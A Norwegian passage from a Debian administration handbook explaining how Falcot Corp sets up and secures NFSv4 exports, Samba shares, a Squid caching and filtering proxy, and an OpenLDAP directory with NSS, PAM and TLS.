NFS er et svært nyttig verktøy, men har tidligere lidd av mange begrensninger, som det er tatt hensyn til i versjon 4 av protokollen. Ulempen er at den nyeste versjonen av NFS er vanskeligere å sette opp når du ønsker å bruke grunnleggende sikkerhetsfunksjoner som autentisering og kryptering, da den trenger Kerberos for dette. Og uten disse må NFS-protokollen begrenses til et klarert lokalt nettverk når data ukryptert går over nettverket (en *sniffer* kan fange den opp), og adgangsrettighetene er gitt med utgangspunkt i klientens IP-adresse (som kan etterlignes).

### DOKUMENTASJON NFS HOWTO

Det er ganske knapt med god dokumentasjon om å distribuere NFSv4. Her er noen tips med innhold av varierende kvalitet, men det bør i det minste gi noen hint om hva som bør gjøres.

- <https://help.ubuntu.com/community/NFSv4Howto>
- [http://wiki.linux-nfs.org/wiki/index.php/Nfsv4\\_configuration](http://wiki.linux-nfs.org/wiki/index.php/Nfsv4_configuration)

### 11.4.1. Å sikre NFS

Hvis du ikke bruker Kerberos-baserte sikkerhetsfunksjoner, er det viktig å sikre at bare de maskinene som har lov til å bruke NFS kan koble til de ulike nødvendige RPC-tjenerne, fordi den grunnleggende protokollen har tillit til data som mottas fra nettverket. Brannmuren må også blokkere *IP spoofing* for å hindre at en utenforstående maskin opptrer som en på innsiden, og at tilgangen til de riktige portene blir begrenset til maskinene som er ment å skulle ha tilgang til NFS-delinger.

## DET GRUNNLEGGENDE

### RPC

RPC (*Remote Procedure Call*) er en Unix-standard for eksterne tjenester. NFS er en slik tjeneste.

RPC-tjenester registrerer til en katalog kjent som *portmapper*. En klient som ønsker NFS-forespørsel, adresserer først til *portmapper* (på port 111, enten TCP eller UDP), og ber om NFS-tjeneren; svaret nevner vanligvis port 2049 (standard for NFS). Ikke alle RPC-tjenester bruker nødvendigvis en fast port.

Eldre versjoner av protokollen krevde andre RPC-tjenester som brukte dynamisk tildelte porter. Heldigvis, med NFS versjon 4, er bare port 2049 (for NFS) og 111 (for portmapper) nødvendig, og de er dermed lette å sikre med brannmur.

#### 11.4.2. NFS-tjener

NFS er en del av Linux-kjernen; i kjerner som leveres av Debian er den med som en kjernemodul. Hvis NFS-tjeneren skal kjøres automatisk ved oppstart, skal *nfs-kernel-server*-pakken installeres; Den inneholder de relevante oppstartsskriptene.

NFS-tjenerens oppsettsfil, `/etc(exports`, viser kataloger som er gjort tilgjengelig via nettverket (*eksportert*). For hver NFS-delning, er det bare den gitte listen over maskiner som får tilgang. Mer finkornet adgangskontroll kan oppnås med et par alternativer. Syntaksen for denne filen er ganske enkel:

```
/katalog/som/deles maskin1(opsjon1,opsjon2,...) maskin2(...) ...
```

Merk at med NFSv4 må alle eksporterte kataloger være del av et enkelt hierarki, og at rotkatalogen i dette hierarkiet må eksporteres og identifiseres med alternativet `fsid=0`, eller `fsid=root`.

Hver maskin kan identifiseres enten ved sitt DNS-navn eller sin IP-adresse. Hele sett med maskiner kan også angis ved hjelp av enten en syntaks som `*.falcot.com`, eller et IP-adresseområde som `192.168.0.0/255.255.255.0`, eller `192.168.0.0/24`.

Kataloger er som standard gjort tilgjengelig som skrivebeskyttet (eller med `ro`-valget). Valget `rw` tillater lese- og skriveadgang. NFS-klienten kobler vanligvis til fra en port forbeholdt rot (med andre ord, under 1024). Denne begrensningen kan oppheves av `insecure`-valget, (`secure`-alternativet er implisitt, men kan gjøres eksplisitt hvis det er nødvendig for klarhetens skyld).

Som standard svarer tjeneren bare på en NFS-spørring når den igangværende diskoperasjonen er fullført (`sync`-valget); dette kan oppheves med `async`-valget. Asynkron innskriving øker ytelsen litt, men de reduserer påliteligheten siden det er en risiko for tap av data i tilfelle tjeneren krasjer mellom godkjenningen av innskrivingen, og den faktiske innskrivingen på disken. Siden standardverdien nettopp ble endret (i forhold til den historiske verdien av NFS), er en eksplisitt innstilling å anbefale.

For å ikke gi rot-tilgang til filsystemet til noen NFS-klient er alle spørsmål som tilsynelatende kommer fra en rotbruker vurdert av tjeneren som å komme fra `nobody`-brukeren. Dette samsvarer med `root_squash`-alternativet, og er aktivert som standard. Alternativet `no_root_squash`,

som deaktiverer denne atferden, er risikabel, og bør bare brukes i kontrollerte omgivelser. `anonuid=uid` og `anongid=gid`-alternativene tillater å spesifisere en annen falsk bruker til å bli brukt i stedet for UID/GID 65534 (som tilsvarer bruker `nobody` og gruppe `nogroup`).

Med NFSv4 kan du legge til et `sec`-valg for å indikere det sikkerhetsnivået du ønsker: `sec=sys` er som standard uten noen sikkerhetsegenskaper, `sec=krb5` aktiverer bare autentisering, `sec=krb5i` legger til integritetsbeskyttelse, og `sec=krb5p` er det mest komplette nivået, og inkluderer personvern (med datakryptering). For at dette skal virke, trenger du et Kerberos oppsett som virker (den tjenesten er ikke dekket i denne boken).

Det er også andre valgmuligheter. De er dokumentert i manualsiden `exports` (5).

#### VÆR VARSOM Første innstallasjon

Oppstartsskriptet `/etc/init.d/nfs-kernel-server` starter bare tjeneren hvis `/etc/exports` lister en eller flere gyldige NFS-deler. Ved første gangs oppsett, når denne filen er redigert for å inneholde gyldige oppføringer, må NFS-tjeneren derfor startes med følgende kommando:

```
# service nfs-kernel-server start
```

### 11.4.3. NFS-klient

Som med andre filsystemer, å integrere en NFS-del inn i systemhierarkiet krever montering. Siden dette filsystemet har sine særegenheter, kreves noen justeringer i syntaksen til `mount`-kommandoen, og i `/etc/fstab`-filen.

#### Eksempel 11.22 Å montere manuelt med mount-kommandoen

```
# mount -t nfs4 -o rw,nosuid arrakis.internal.falcot.com:/shared /srv/  
➥ shared
```

#### Eksempel 11.23 NFS-inngang i /etc/fstab-filen

```
arrakis.internal.falcot.com:/shared /srv/shared nfs4 rw,nosuid 0 0
```

Inngangen ovenfor monterer, ved systemoppstart, `/shared/` NFS-mappen fra arrakis-tjeneren til den lokale `/srv/shared/-mappen`. Lese- og skriveadgang kreves (derav `rw`-parameteret). Valget `nosuid` er et beskyttelsestiltak som sletter alle setuid, eller setgid-bit fra programmer lagret i delingen. Hvis NFS-delingen kun er ment til å lagre dokumenter, er et annet anbefalt alternativ `noexec`, som hindrer kjøring av programmer som er lagret i delingen. Legg merke til at på tjeneren er ikke `shared`-mappen under NFSv4 root export (for eksempel `/export/shared`), en toppnivåmappe.

Manualsiden `nfs` (5) beskriver alle valgmulighetene noe mer detaljert.

## 11.5. Oppsett av Windows Shares med Samba

Samba er en pakke med verktøy som håndterer SMB-protokollen (også kjent som «CIFS») på Linux. Denne protokollen brukes av Windows for nettverksressurser og delte skrivere.

Samba kan også virke som en Windows domenekontrollør. Denne er et enestående verktøy for å sikre sømløs integrasjon av Linux-tjenere og stasjonære kontormaskiner som fortsatt kjører Windows.

### 11.5.1. Samba-tjener

Pakken *samba* inneholder Samba 4s to hovedtjenere, *smbd* og *nmbd*.

#### DOKUMENTASJON

##### For viderekommende

Samba-tjeneren er ekstremt oppsettbar og allsidig, og kan håndtere svært mange forskjellige bruksmåter som imøtekammer svært ulike krav og nettverksarkitekturen. Denne boken fokuserer bare på bruken der Samba brukes som en frittstående tjener, men det kan også være en NT4 Hoved domenekontroller (NT4 Domain Controller), eller en full Active Directory Domain Controller, eller et enkel medlem av et eksisterende domene (som kan være en styrt av en Windows-tjener).

Pakken *samba-doc* inneholder et stort utvalg av kommenterte eksemplifiler i */usr/share/doc/samba-doc/examples/*.

#### VERKTØY

##### Autentisering med en Windows-tjener

Winbind gir systemadministratorer muligheten til å bruke en Windows-server som en godkjenningsstjener. Winbind integrerer også rent med PAM og NSS. Dette gjør det mulig å sette opp Linux-maskiner der alle brukere av et Windows-domene automatisk får en konto.

Mer informasjon kan finnes i */usr/share/doc/samba-doc/examples/pam\_winbind/-mappen*.

### Oppsett med debconf

Pakken setter opp et minimalt oppsett under den første installasjonen, men du skulle virkelig kjøre *dpkg -reconfigure samba-common* for tilpasning til:

Den første delen med nødvendig informasjon er navnet på arbeidsgruppen som Samba-tjeneren vil tilhøre (svaret er FALCOTNET i vårt tilfelle).

Pakken foreslår også å identifisere WINS-tjeneren ut fra opplysninger gitt av DHCP-bakgrunnsprosessen. Falcot Corp-administratorene forkastet dette alternativet, siden de har tenkt å bruke Samba-tjeneren som WINS-tjener.

## *Manuelt oppsett*

**Forandringer i `smb.conf`** Kravene hos Falcot forutsetter også endringer i andre valg i `/etc/samba/smb.conf`. Følgende utdrag oppsummerer de endringene som ble berørt i [global]-seksjonen.

```
[global]

## Browsing/Identification ##

# Change this to the workgroup/NT-domain name your Samba server will part of
workgroup = FALCOTNET

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
wins support = yes ❶

[...]

##### Authentication #####
# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone sever" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
server role = standalone server

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server.
security = user ❷

[...]
```

- ❶ Viser at Samba skal fungere som en NetBIOS-navneserver (WINS) for det lokale nettverket.
- ❷ Dette er standardverdien for denne parameteren; men siden den er sentral i Samba-oppsettet, anbefales det å fylle den inn eksplisitt. Hver bruker må godkjennes før noen deling.

**Å legge til brukere** Hver Samba-bruker trenger en konto på tjeneren; Unix-kontoer må opprettes først, deretter må brukeren bli registrert i Sambas database. Unix-trinnet utføres ganske vanlig (ved hjelp `adduser` for eksempel).

Å legge til en eksisterende bruker til Samba-databasen er et spørsmål om å kjøre `smbpasswd -a bruker`-kommandoen; denne kommandoen ber interaktivt om passordet.

En bruker kan bli slettet med `smbpasswd -x bruker`-kommandoen. En Samba-konto kan også midlertidig bli deaktivert (med `smbpasswd -d bruker`), og reaktivert senere (med `smbpasswd -e bruker`).

### 11.5.2. Samba-klient

Klient-funksjonene i Samba tillater en Linux-maskin å få tilgang til Windows-delinger og delte skrivere. De nødvendige programmene er tilgjengelig i `cifs-utils` og `smbclient`-pakkene.

#### Programmet `smbclient`

Programmet `smbclient` forespør SMB-tjenere. Det aksepterer et `-U bruker`-alternativ, for å koble til tjeneren med en bestemt identitet. `smbclient //server/dele` åpner for delingen interaktivt på en måte lik kommandolinje FTP-klienten. `smbclient -L server` lister opp alle tilgjengelige (og synlige) delinger på en tjener.

#### Montere Windows-delinger

Kommandoen `mount` tillater montering av en Windows-deling inn i Linux-filsystemhierarki (ved hjelp av `mount.cifs` levert av `cifs-utils`).

##### Eksempel 11.24 Å montere en Windows-deling

```
mount -t cifs //arrakis/shared /shared \
      -o credentials=/etc/smb-credentials
```

Fil `/etc/smb-credentials` (som ikke må være lesbar av brukere) har følgende format:

```
username = bruker
password = passord
```

Andre alternativer kan spesifiseres på kommandolinjen; den fullstendige listen er tilgjengelig i `mount.cifs(1)`-manulaside. Spesielt to alternativer kan være interessante: `uid` og `gid` som tillater å tvinge eieren og gruppen filer som er tilgjengelig i monteringen, for ikke å begrense adgangen til rot.

En montering av en Windows-deling kan også settes opp i `/etc/fstab`:

```
//tjener/shared /shared cifs credentials=/etc/smb-credentials
```

Å avmontere en SMB/CIFS-deling er gjort med standarden `umount`-kommandoen.

### Å skrive ut på en delt skriver

CUPS er en elegant løsning for utskrift fra en Linux-arbeidsstasjon til en skriver som deles av en Windows-maskin. Når `smbclient` er installert, tillater CUPS automatisk installasjon av Windows-delte skrivere.

Her er skrittene som kreves:

- Bruk CUPS oppsettsgrensesnittet:`http://localhost:631/admin`
- Klikk på «Legg til skriver».
- Velg skriverenheten, plukk ut «Windows Printer via SAMBA».
- Bruk tilkoblings-URI-en (anggi URI) for nettverksskriveren. Den skal se ut som følger:  
`smb://bruker:passord@server/skriver.`
- Skriv inn navnet som unikt identifiserer denne skriveren. Deretter skriver du inn beskrivelsen og plasseringen av skriveren. De er strenge som skal vises til sluttbrukere for å hjelpe dem med å identifisere skriverne.
- Indiker produsenten/skrivermodellen, eller lever/gi direkte en skriverbeskrivelsesfil (PPD (PostScript Printer Description)) som virker.

Voilà, skriveren er operativ!

## 11.6. HTTP/FTP-mellomtjener

En HTTP/FTP-mellomtjener fungerer som et mellomledd for HTTP- og/eller FTP-tilkoblinger. Dens rolle er todelt:

- Hurtiglager: Nylig nedlastede dokumenter kopieres lokalt, noe som hindrer flere/multiple nedlastinger.
- Filtreringstjener: Kreves bruk av mellomtjeneren (og utgående tilkoblinger blokkeres med mindre de går gjennom mellomtjeneren), da kan mellomtjeneren avgjøre om forespørselen skal imøtekommes.

Falcot Corp valgte Squid som sin mellomtjener.

### 11.6.1. Å installere

Debian-pakken *squid3* inneholder bare den modulære (mellomlagring/caching) tjener. Å snu den til en filtreringstjener krever installering av tilleggspakken *squidguard*. I tillegg gir *squid-cgi* et forespørsels- og administrasjonsgrensesnitt for en Squid-mellomtjener.

Før du installerer, er det viktig å ta hensyn til at systemet kan identifisere sitt eget fullstendige navn: `hostname -f` må returnere et fullt kvalifisert navn (inkludert et domene). Hvis den ikke gjør det, så skal */etc/hosts*-filen redigeres til å inneholde fullt navn på systemet (for eksempel `arrakis.falcot.com`). Det offisielle navnet på datamaskinen skal godkjennes av nettverksadministratoren for å unngå potensielle navnekonflikter.

### 11.6.2. Oppsett av et hurtiglager

Å aktivere funksjonen til hurtiglagringstjener er så enkelt som å redigere */etc/squid3/squid.conf*-oppsettsfilen, og la maskinene fra det lokale nettverket kjøre forespørsler gjennom mellomtjeneren. Det følgende eksemplet viser modifikasjonene Falcot Corp-administratorene har gjort:

**Eksempel 11.25** */etc/squid3/squid.conf-filen (utdrag)*

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS

# Example rule allowing access from your local networks. Adapt
# to list your (internal) IP networks from where browsing should
# be allowed
acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

### 11.6.3. Oppsett av et filter

*squid* utfører ikke filtreringen selv; den er delegert til *squidGuard*. Den førstnevnte må da være satt opp til å samvirke med den sistnevnte. Dette innebærer å legge følgende direktiv til */etc/squid3/squid.conf*-filen:

```
url_rewrite_program /usr/bin/squidGuard -c /etc/squid3/squidGuard.conf
```

CGI-programmet */usr/lib/cgi-bin/squidGuard.cgi* trenger også å bli installert, ved å bruke */usr/share/doc/squidguard/examples/squidGuard.cgi.gz* som startpunkt. Nødvendige endringer i dette skriptet er `$proxy` og `$proxymaster`-variablene (navnet på henholdsvis

mellomtjener og administratorens kontakt-e-post). Variablene \$image og \$redirect skal peke til eksisterende bilder som viser avvisning av en forespørsel.

Filteret er aktivert med service squid3 reload-kommandoen. Imidlertid, ettersom squid-guard-pakken utfører ikke filtrering som standard; er det administratorens oppgave å definere oppgaven. Dette kan gjøres ved å lage /etc/squid3/squidGuard.conf-filen (som bruker /etc/squidguard/squidGuard.conf.default som mal hvis det kreves).

Den gjeldende databasen må regenereres med update-squidguard etter hver forandring i squidGuard-oppsettsfilen (eller en av de lister over domener eller nettadresser den nevner). Oppsettsfil-syntaksen er dokumentert på den følgende nettsiden:

⇒ <http://www.squidguard.org/Doc/configure.html>

#### ALTERNATIV

#### DansGuardian

Pakken *dansguardian* er et alternativ til *squidguard*. Denne programvaren håndterer ikke bare en svarteliste med forbudte URL-er, men den kan nyttiggjøre seg PICS-systemet (*Platform for Internet Content Selection*) for å avgjøre om en side er akseptabel ved en dynamisk analyse av innholdet.

## 11.7. LDAP-mappe

OpenLDAP er en implementering av LDAP-protokollen; med andre ord, den er en database med spesialformål å lagre kataloger. I det mest vanlige brukertilfellet, tillater bruk av en LDAP-tjener sentral forvaltning av brukerkontoer og de tilhørende rettighetene. Dessuten er det lett å kopiere LDAP-databasen, som tillater oppsett av flere synkroniserte LDAP-tjenere. Når nettverket og brukerbasen vokser raskt, kan lasten så bli balansert over flere tjenere.

LDAP-data er strukturert og hierarkisk. Strukturen er definert av «skjemaer», som beskriver den type objekter som databasen kan lagre, med en liste over alle de mulige egenskapene deres. Syntaksen brukes for å referere til et bestemt objekt i databasen basert på denne strukturen, noe som forklarer kompleksiteten.

### 11.7.1. Å installere

Pakken *slapd* inneholder den åpne OpenLDAP-tjeneren. Pakken *ldap-utils* inneholder kommando-linjeverktøy for samhandling med LDAP-tjenere.

Å installere *slapd* stiller vanligvis få spørsmål, og det er usannsynlig at den resulterende databasen dekker dine behov. Heldigvis, en enkel *dpkg-reconfigure slapd* vil la deg sette opp LDAP-databasen med flere detaljer:

- Utelate OpenLDAP-tjeneroppsettet? Nei, selvfølgelig ønsker vi å sette opp denne tjenesten.
- DNS-domenenavn: «falcot.com».
- Organisasjonsnavn: «Falcot Corp».

- Et administrativt passord må skrives inn.
- Bruk database-backend: «MDB».
- Ønsker du at databasen skal fjernes når *slapd* tvinges? Nei. Det er ingen vits i å risikere å miste databasen på grunn av en feil.
- Flytte den gamle databasen? Dette spørsmålet blir bare spurtt når oppsettet er forsøkt, og en database allerede eksisterer. Bare svar «ja» hvis du faktisk ønsker å starte på nytt med en ren database; for eksempel hvis du kjører `dpkg-reconfigure slapd` rett etter den første installasjonen.
- Tillate LDAPv2-protokoll? Nei, det er ingen vits i det. Alle verktøyene vi skal bruke forstår LDAPv3-protokollen.

**DET GRUNNLEGGENDE**

**LDIF-format**

En LDIF-file (*LDAP Data Interchange Format*) er en flyttbar tekstfil som beskriver innholdet i en LDAP-database (eller en del av den); denne kan så brukes til å legge inn (inject) data inn i en hvilken som helst annen LDAP-tjener.

Nå er en minimal database satt opp, som demonstrert av følgende spørring:

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope sub
# filter: (objectclass=*)
# requesting: ALL
#
# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
```

```
# numEntries: 2
```

Spørringen returnerte to objekter: Organisasjonen selv, og den administrative brukeren.

### 11.7.2. Å fylle ut mappen

Ettersom en tom database ikke er spesielt nyttig, har vi tenkt å legge inn (injisere) i den i alle de eksisterende katalogene; Dette inkluderer brukerne, gruppene, tjenestene og vertsdatasbasene.

Pakken *migrationtools* inneholder et sett skript øremerket til å hente ut data fra standard Unix-kataloger (*/etc/passwd*, */etc/group*, */etc/services*, */etc/hosts*, og så videre), konvertere disse dataene, og sette den inn i LDAP-databasen.

Så snart pakken er installert, må */etc/migrationtools/migrate\_common.ph* redigeres; *IGNORE\_UID\_BELOW* og *IGNORE\_GID\_BELOW*-valgene må aktiveres (å avkommentere dem er nok), og *DEFAULT\_MAIL\_DOMAIN/DEFAULT\_BASE* trenger oppdatering.

Selv overføringsoperasjonen håndteres av *migrate\_all\_online.sh*-kommandoen, som følger:

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh
```

*migrate\_all\_online.sh* stiller noen få spørsmål om LDAP-databasen som dataene skal overføres til. Tabell 11.1 oppsummerer svarene fra Falcots brukereksempel.

Spørsmål	Svar
X.500 navnekontekst	dc=falcot,dc=com
Vertsnavnet på LDAP-serveren	localhost
Manager-DN	cn=admin,dc=falcot,dc=com
Tilknytningsreferanser	det administrative passordet
Lag DUAConfigProfile	nei

**Tabell 11.1** Svar på spørsmål forespurt av *migrate\_all\_online.sh*-skriptet

Vi lar bevisst være å flytte */etc/aliases*-filen, siden standardskjemaet som leveres av Debian ikke inkluderer strukturer som dette skriptet bruker til å beskrive e-postaliaser. Skulle vi ønske å integrere disse dataene i katalogen, skal */etc/ldap/schema/misc.schema*-filen legges til standardskjemaet.

#### VERKTØY Søke i en LDAP-mappe

Kommandoen *jxplorer* (i pakken med samme navn) er et grafisk verktøy som tillater å bla gjennom og redigere en LDAP-database. Dette er et interessant verktøy som gir en administrator en god oversikt over den hierarkiske strukturen i LDAP-dataene.

Legg også merke til bruken av -c-valget til `ldapadd`-kommandoen; dette alternativet ber om at prosessen ikke stopper i tilfelle feil. Å bruke dette alternativet kreves fordi å konvertere `/etc/services` ofte generer noen få feil som trygt kan ignoreres.

### 11.7.3. Å håndtere kontoer med LDAP

Nå når LDAP-databasen inneholder en del nyttig informasjon, er tiden kommet for å gjøre bruk av disse dataene. I denne seksjonen skal vi se på hvordan du setter opp et Linux-system, slik at de ulike systemmappene bruker LDAP-databasen.

#### *Oppsett av NSS*

NSS-systemet (Name Service Switch, se sidestolpe «[NSS og systemdatabaser](#)» side 162) er et modulært system utformet for å definere eller hente informasjon for systemmapper. Med LDAP som datakilde krever NSS installasjon av `libnss-ldap`-pakken. Installasjonen av den stiller noen få spørsmål; svarene er oppsummert i Tabell 11.2.

Spørsmål	Svar
LDAP-tjener Uniform Resource Identifier	<code>ldap://ldap.falcot.com</code>
Øremerket navn for søkerbasen	<code>dc=falcot,dc=com</code>
LDAP-versjon som skal brukes	3
Krever LDAP-databasen innlogging?	nei
Spesielle LDAP-rotprivilegier	ja
Gjør oppsettsfilen lesbar/skrivbar bare for sin eier	nei
LDAP-konto for rot	<code>cn=admin,dc=falcot,dc=com</code>
LDAP-passord for rotkonto	det administrative passordet

**Tabell 11.2** *Oppsett av libnss-ldap-pakken*

Filen `/etc/nsswitch.conf` må deretter endres, for å sette opp NSS til å bruke den nettopp installerte `ldap`-modulen.

**Eksempel 11.26** *Filen /etc/nsswitch.conf*

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the 'glibc-doc' and 'info' packages installed, try:
# 'info libc "Name Service Switch"' for information about this file.

passwd: ldap compat
group: ldap compat
```

```
shadow: ldap compat

hosts: files dns ldap
networks: ldap files

protocols: ldap db files
services: ldap db files
ethers: ldap db files
rpc: ldap db files

netgroup: ldap files
```

Modulen `ldap` er vanligvis satt inn før de andre, og den vil derfor spørres først. Unntaket å merke seg er `hosts`-tjenesten, siden LDAP-tjeneren krever å kontakte DNS først (for å løse `ldap.falcot.com`). Uten dette unntaket, ville en forespørsel om vertsnavn prøve å spørre LDAP-tjeneren; dette ville utløse et navneoppslag for LDAP-tjeneren, og så videre i en uendelig sløyfe.

Hvis LDAP-tjeneren skal vurderes som autoritative (og de lokale filene som brukes av `files`-modulen ignoreres), kan tjenester settes opp med følgende syntaks:

*tjeneste*: `ldap [NOTFOUND=return] files`.

Hvis den forespurte oppføringen ikke finnes i LDAP-databasen, vil søkeret returnere et «ikke eksisterende» svar, selv om ressursen eksisterer i en av de lokale filene. Disse lokale filene vil bare bli brukt når LDAP-tjenesten er nede.

## Oppsett av PAM

Denne delen beskriver et PAM-oppsett (se sidestolpe «[/etc/environment](#) og [/etc/default/locale](#)» side 149) som vil tillate programmer å utføre de nødvendige godkjenninger mot LDAP-databasen.

### VÆR VARSOM **Brutt godkjenning**

Det er en følsom operasjon å endre den standard PAM-oppsettet som brukes av ulike programmer. En feil kan føre til ødelagt godkjenning, noe som kan hindre innlogging. Å holde et rotskall åpent er derfor en god forholdsregel. Hvis det oppstår oppsettsfeil, kan de fikses, og tjenesten startes igjen med minimal innsats.

LDAP-modulen for PAM leveres av `libpam-ldap`-pakken. Å installere denne pakken stiller noen spørsmål som er svært lik dem i `libnss-ldap`. Noen oppsettsparametere (for eksempel URI for LDAP-tjeneren) er faktisk delt med `libnss-ldap`-pakken. Svarene er oppsummert i Tabell 11.3 .

Installering av `libpam-ldap` tilpasser automatisk standard PAM-oppsettet som er definert i `/etc/pam.d/common-auth`, `/etc/pam.d/common-password` og `/etc/pam.d/common-account`-filene. Denne mekanisme bruker det øremerkede `pam-auth-update`-verktøyet (levert av `libpam-runtime`-pakken). Dette verktøyet kan også kjøres av administratoren dersom de ønsker å aktivere eller deaktivere PAM-moduler.

Spørsmål	Svar
Tillate LDAP-administrasjonskontoen å oppføre seg som lokal rot?	Ja. Dette tillater å bruke den vanlige passwd-kommandoen for å endre passord lagret i LDAP-databasen.
Krever LDAP-databasen innlogging?	nei
LDAP-konto for rot	cn=admin,dc=falcot,dc=com
LDAP-passord for rotkonto	LDAP-databasens administrative passord
Å bruke lokal krypteringsalgoritme for passord	krypten

**Tabell 11.3** Oppsett av libpam-ldap

### Å sikre LDAP-datautveksling

Som standard transporterer LDAP-protokollen på nettverket i klartekst. Dette inkluderer (krypterte) passord. Ettersom de krypterte passordene kan være hentet fra nettverket, kan de være sårbare for type ordbokangrep. Dette kan unngås ved hjelp av et ekstra krypteringslag; å aktivere dette laget er tema for denne seksjonen.

**Oppsett av tjenermaskinen** Det første trinnet er å opprette et nøkkelpar (bestående av en offentlig nøkkel og en privat nøkkel) for LDAP-serveren. Falcot-administratorene gjenbruker *easy-rsa* for å generere det (se del 10.2.1.1, «[Offentlig nøkkel-infrastruktur: easy-rsa](#)» side 229). Kjøring av `./build-key-server ldap.falcot.com` medfører noen dagligdagse spørsmål (plassering, organisasjonsnavn og så videre). Svaret på spørsmålet «common name» («vanlig navn»-spørsmålet) må være det fullstendige vertsnavnet for LDAP-tjeneren; i vårt tilfelle, `ldap.falcot.com`.

Denne kommandoen oppretter et sertifikat i `keys/ldap.falcot.com.crt`-filen; den samsvarerende private nøkkelen er lagret i `keys/ldap.falcot.com.key`.

Nå må disse nøklene være installert med sin standard plassering, og vi må sørge for at den private filen er lesbar av LDAP-tjeneren, som kjører med openldap-brukeridentiteten:

```
# adduser openldap ssl-cert
Adding user 'openldap' to group 'ssl-cert' ...
Adding user openldap to group ssl-cert
Done.
# mv keys/ldap.falcot.com.key /etc/ssl/private/ldap.falcot.com.key
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# mv newcert.pem /etc/ssl/certs/ldap.falcot.com.pem
```

Nissen slapp også få beskjed om å bruke disse nøklene/tastene til kryptering. LDAP-tjeneroppsettet styres dynamisk: oppsettet kan oppdateres med normale LDAP-operasjoner på

cn=config-objekthierarki, og tjeneroppdateringer på /etc/ldap/slapd.d i sann tid for å gjøre oppsettet varig. `ldapmodify` er dermed det riktige verktøyet for å oppdatere oppsettet:

**Eksempel 11.27** Oppsett av slapd for kryptering

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
```

VERKTØY  
**ldapvi for å redigere en LDAP-mappe**

Med `ldapvi` kan du vise en LDIF-utskrift for enhver del av LDAP-katalogen, gjøre endringer i tekstedigereren, og la verktøyet gjøre de overensstemmende LDAP-operasjoner for deg.

Dette er derfor en praktisk måte å oppdatere LDAP-tjenerens oppsett, ganske enkelt ved å redigere cn=config-hierarkiet.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

Det siste trinnet for å aktivere kryptering innebærer å endre SLAPD\_SERVICES-variabelen i /etc/default/slapd-filen. Vi skal gjøre det trygt, og helt deaktivere usikret LDAP.

**Eksempel 11.28** Filen /etc/default/slapd

```
# Default location of the slapd.conf file or slapd.d cn=config directory. If
# empty, use the compiled-in default (/etc/ldap/slapd.d with a fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
```

```

SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf by
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or restart
# slapd (but stop will still work). Uncomment this if you are
# starting slapd via some other means or if you don't want slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file exists,
# the init script will not start or restart slapd (but stop will still
# work). Use this for temporarily disabling startup of slapd (when doing
# maintenance, for example, or through a configuration management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses the system
# keytab file (/etc/krb5.keytab). To use a different keytab file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab

# Additional options to pass to slapd
SLAPD_OPTIONS=""

```

**Oppsett av klienten** På klientsiden trenger oppsettet for *libpam-ldap* og *libnss-ldap*-modulene å bli modifisert til å bruke en *ldaps://*-URI.

LDAP-klienter må også kunne godkjenne tjeneren. I en X.509 offentlig nøkkelinfrastruktur er ofentlige sertifikater signert av nøkkelen til en sertifiseringsinstans (CA). Med *easy-rsa* har Falcot-administratorene laget sin egen CA, og nå trenger de å sette opp systemet til å stole på underskriftene til Falcots CA. Dette kan gjøres ved å sette CA-sertifikatet inn i */usr/local/share/ca-certificates*, og kjøre *update-ca-certificates*.

```

# cp keys/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d.....

```

```
Adding debian:falcot.pem
done.
done.
```

